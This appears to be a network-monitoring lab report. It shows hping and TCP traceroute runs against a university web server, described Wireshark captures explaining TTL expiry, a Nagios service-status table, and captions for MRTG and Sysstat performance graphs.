HPING www.cuhk.edu.hk (eth0 137.189.11.73): S set, 40 headers + 0 data bytes  
len=46 ip=137.189.11.73 ttl=54 DF id=1253 sport=80 flags=SA seq=0 win=49312 rtt=1.7 ms  
len=46 ip=137.189.11.73 ttl=54 DF id=1254 sport=80 flags=SA seq=1 win=49312 rtt=1.5 ms  
len=46 ip=137.189.11.73 ttl=54 DF id=1255 sport=80 flags=SA seq=2 win=49312 rtt=1.8 ms  
  
--- www.cuhk.edu.hk hping statistic ---  
3 packets transmitted, 3 packets received, 0% packet loss  
round-trip min/avg/max = 1.5/1.7/1.8 ms  
ntec2-demo:~>traceroute -z 1 -T -p 80 www.cuhk.edu.hk  
traceroute to www.cuhk.edu.hk (137.189.11.73), 30 hops max, 60 byte packets  
 1 ntec1-demo (172.16.17.1) 0.100 ms 0.189 ms 0.194 ms  
 2 192.168.43.254 (192.168.43.254) 0.450 ms 0.435 ms 0.433 ms  
 3 router992-3.ie.cuhk.edu.hk (137.189.99.183) 0.785 ms 0.851 ms 0.841 ms  
 4 137.189.99.252 (137.189.99.252) 1.117 ms 1.371 ms 1.363 ms  
 5 137.189.192.250 (137.189.192.250) 1.027 ms 1.226 ms 1.090 ms  
 6 137.189.9.57 (137.189.9.57) 1.647 ms 1.341 ms 1.231 ms  
 7 www.cuhk.edu.hk (137.189.11.73) 1.759 ms 2.364 ms 2.286 ms  
ntec2-demo:~>
```


Network Traffic Analysis of traceroute packet

Sender sending packet with ttl=1

The screenshot shows a Wireshark capture of network traffic on the eth1 interface. The filter is set to 'tcp.port eq 80 || icmp'. The packet list pane shows a series of TCP packets from source 172.16.17.2 to destination 137.189.11.73. Packet 54 is highlighted, showing a TCP header with 'Time to Live: 1' circled in red. A red arrow points to this field with the text 'Sender send packet with ttl = 1'. The packet details pane shows the IP header with 'Time to Live: 1' circled in red. The packet bytes pane shows the raw data of the packet.

Router responded an ICMP packet with TTL exceeded message

The screenshot shows a Wireshark capture of network traffic on the eth1 interface. The filter is set to 'tcp.port eq 80 || icmp'. The packet list pane shows a series of TCP packets from source 172.16.17.2 to destination 137.189.11.73. Packet 54 is highlighted, showing a TCP header with 'Time to Live: 1' circled in red. A red arrow points to this field with the text 'The server host reply the sender a ICMP packet with TTL exceeded'. The packet details pane shows the ICMP header with 'Type: 11 (Time to Live exceeded)' circled in red. The packet bytes pane shows the raw data of the packet.

Finally the recipient replied the sender ACK packet

The image shows a Wireshark capture of network traffic. The filter is set to 'tcp.port eq 80 || icmp'. The packet list shows several TCP connections. Packet 118 is highlighted in red and is an ACK packet from the recipient to the sender. The packet details pane shows the following information:

- Destination port: 52555 (52555)
- [Stream index: 19]
- Sequence number: 0 (relative sequence number)
- Acknowledgment number: 1 (relative ack number)
- Header length: 44 bytes
- Flags: 0x052 (SYN, ACK, ECN) - This line is circled in red with a red arrow pointing to it.
- Window size value: 49232
- [Calculated window size: 49232]
- Checksum: 0x6057 [validation disabled]

The packet bytes pane shows the raw data of the packet, including the IP header, TCP header, and the payload.

Nagios monitoring critical services

Nagios
 Current Network Status
 Last Updated: Wed Jun 4 13:03:36 HKT 2014
 Updated every 90 seconds
 Nagios® Core™ 4.0.7 - www.nagios.org
 Logged in as nagiosadmin

Host Status Totals

Up	Down	Unreachable	Pending
2	0	0	0

Service Status Totals

Ok	Warning	Unknown	Critical	Pending
10	0	0	1	0

Service Status Details For All Hosts

Limit Results: 100

Host	Service	Status	Last Check	Duration	Attempt	Status Information
host2	HTTP	CRITICAL	06-04-2014 13:01:28	0d 0h 30m 7s	4/4	connect to address 172.16.17.2 and port 80: Connection refused
	PING	OK	06-04-2014 12:59:22	0d 0h 29m 12s	1/4	PING OK - Packet loss = 0%, RTA = 0.31 ms
	SSH	OK	06-04-2014 13:00:17	0d 0h 28m 18s	1/4	SSH OK - OpenSSH_5.3 (protocol 2.0)
localhost	Current Load	OK	06-04-2014 13:02:51	0d 1h 0m 44s	1/4	OK - load average: 0.00, 0.00, 0.00
	Current Users	OK	06-04-2014 13:03:29	0d 1h 0m 6s	1/4	USERS OK - 3 users currently logged in
	HTTP	OK	06-04-2014 13:02:06	0d 0h 46m 29s	1/4	HTTP OK: HTTP/1.1 200 OK - 309 bytes in 0.001 second response time
	PING	OK	06-04-2014 12:59:44	0d 0h 58m 51s	1/4	PING OK - Packet loss = 0%, RTA = 0.09 ms
	Root Partition	OK	06-04-2014 13:00:21	0d 0h 58m 14s	1/4	DISK OK - free space: / 7398 MB (64% inode=76%):
	SSH	OK	06-04-2014 13:00:59	0d 0h 57m 36s	1/4	SSH OK - OpenSSH_5.3 (protocol 2.0)
	Swap Usage	OK	06-04-2014 13:01:36	0d 0h 56m 59s	1/4	SWAP OK - 99% free (1008 MB out of 1023 MB)
Total Processes	OK	06-04-2014 13:02:15	0d 0h 56m 21s	1/4	PROCS OK: 70 processes with STATE = RSZDT	

Results 1 - 11 of 11 Matching Services


InfluxDB visualizing Sysstat data




MRTG showing network traffic and system status

First host Stat


Traffic Analysis for 2 -- r8-h1




Traffic Analysis for 3 -- r8-h1




CPU Load - System, User and Nice Processes




Free Memory




Percentage Free Memory




New TCP Connections



Established TCP Connections



Disk / Partition Usage /




MRTG MULTI ROUTER TRAFFIC GRAPHER
version 2.17.7
Tobias Oetiker <toebi@oetiker.ch>
and Dave Rand <drr@bungie.com>

Sysstat Graph showing system status


Sysstat Graph

Report period: 2023-07-31 00:00 - 2023-08-28 23:59


Tasks created (per second)




Context switches (per second)



Running/sleeping task count



System load averages



Generated by [sivernalmond@redhat.com](#)